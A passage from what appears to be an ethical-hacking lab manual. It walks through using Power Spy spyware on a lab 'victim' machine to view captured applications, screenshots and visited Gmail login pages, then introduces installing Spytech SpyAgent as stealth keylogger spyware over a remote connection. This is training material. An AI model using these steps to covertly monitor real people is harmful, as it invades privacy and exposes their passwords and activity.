
With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Run



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.



36. In the **Register product** window, click **Later**.

37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.

38. Click **Applications executed** from the options to check the applications running on the target system.



39. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Log View - Applications 24 record(s) 10.10.1.19

Select User:	Timestamp	User Name	Name	Path
Jason	4/5/2022 6:02:12 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
	4/5/2022 6:02:12 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
	4/5/2022 6:02:08 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
	4/5/2022 6:01:46 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
	4/5/2022 6:01:46 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
	4/5/2022 6:01:46 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
	4/5/2022 6:01:27 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
	4/5/2022 6:01:27 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
	4/5/2022 6:00:28 AM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexper
	4/5/2022 6:00:26 AM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.
	4/5/2022 6:00:15 AM	Jason	explorer.exe	c:\windows\explorer.exe
	4/5/2022 5:58:30 AM	Jason	iexplore.exe (Internet Explorer Enhanc	c:\program files\internet explorer\ie
	4/5/2022 5:58:25 AM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
	4/5/2022 5:58:21 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
	4/5/2022 5:58:18 AM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\ie
	4/5/2022 5:58:18 AM	Jason	explorer.exe	c:\windows\explorer.exe

Select Log Type:

- Screenshots
- Keystrokes
- Applications**
- Websites Visited
- Windows Opened
- Skype Messages
- Documents Opened
- Clipboard
- Event History
- Microphone

Timestamp: 4/5/2022 6:02:12 AM
User Name: Jason
Path: c:\program files (x86)\pw2\appdata.exe
Name: appdata.exe

Search Previous Next Delete Delete All Export

40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Select User:

Timestamp	User Name	Content
4/5/2022 5:53:47 AM	Jason	20220405055347.jpg
4/5/2022 5:53:44 AM	Jason	20220405055344.jpg
4/5/2022 5:53:40 AM	Jason	20220405055340.jpg
4/5/2022 5:53:37 AM	Jason	20220405055337.jpg
4/5/2022 5:53:34 AM	Jason	20220405055334.jpg
4/5/2022 5:53:31 AM	Jason	20220405055331.jpg
4/5/2022 5:53:28 AM	Jason	20220405055328.jpg
4/5/2022 5:53:25 AM	Jason	20220405055325.jpg
4/5/2022 5:53:22 AM	Jason	20220405055322.jpg
4/5/2022 5:53:19 AM	Jason	20220405055319.jpg
4/5/2022 5:53:16 AM	Jason	20220405055316.jpg
4/5/2022 5:53:13 AM	Jason	20220405055313.jpg
4/5/2022 5:53:10 AM	Jason	20220405055310.jpg
4/5/2022 5:53:07 AM	Jason	20220405055307.jpg
4/5/2022 5:53:04 AM	Jason	20220405055304.jpg

Select Log Type:

- Screenshots**
- Keystrokes
- Applications
- Websites Visited
- Windows Opened
- Skype Messages
- Documents Opened
- Clipboard
- Event History
- Microphone

In trial version, only 50 screenshots are stored. You can [register](#) it to remove the limitation.

Power Spy Control Panel

Monitored by POWER SPY

Recycle Bin, Firefox, Google Chrome

Buy now

Stop monitoring

Keyword Search Previous Next Delete Delete All Slideshow

6:04 AM 4/5/2022

41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.

Select User:

Timestamp	User Name	Content
4/5/2022 6:00:14 AM	Jason	https://accounts.google.com/ServiceLogin/identifier?service=mail&passive=1
4/5/2022 6:00:08 AM	Jason	https://accounts.google.com/ServiceLogin/signinchooser?service=mail&passive=1
4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=1
4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/Logout?service=mail&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
4/5/2022 6:00:03 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/?&n=B&v=bi
4/5/2022 5:59:55 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
4/5/2022 5:59:55 AM	Jason	https://accounts.google.com/mail/u/0/
4/5/2022 5:59:45 AM	Jason	https://accounts.google.com/signin/v2/challenge/pwd?service=mail&passive=1
4/5/2022 5:58:52 AM	Jason	https://accounts.google.com/signin/v2/identifier?service=mail&passive=true
4/5/2022 5:58:50 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=1
4/5/2022 5:58:47 AM	Jason	https://www.bing.com/search?q=gmail+login&src=IE-SearchBox&FORM=IESEARC

Select Log Type:

- Websites Visited**
- Screenshots
- Keystrokes
- Applications
- Windows Opened
- Skype Messages
- Documents Opened
- Clipboard
- Event History
- Microphone

Google

One account. All of Google.

Sign in to continue to Gmail

Keyword Search Previous Next Delete Delete All Export

6:09 AM 4/5/2022

42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.



44. A **Notice** pop-up appears click on **Yes**.



45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.

47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.

48. Close all open windows on the target system (here, **10.10.1.19**).

49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.

51. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.


Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.

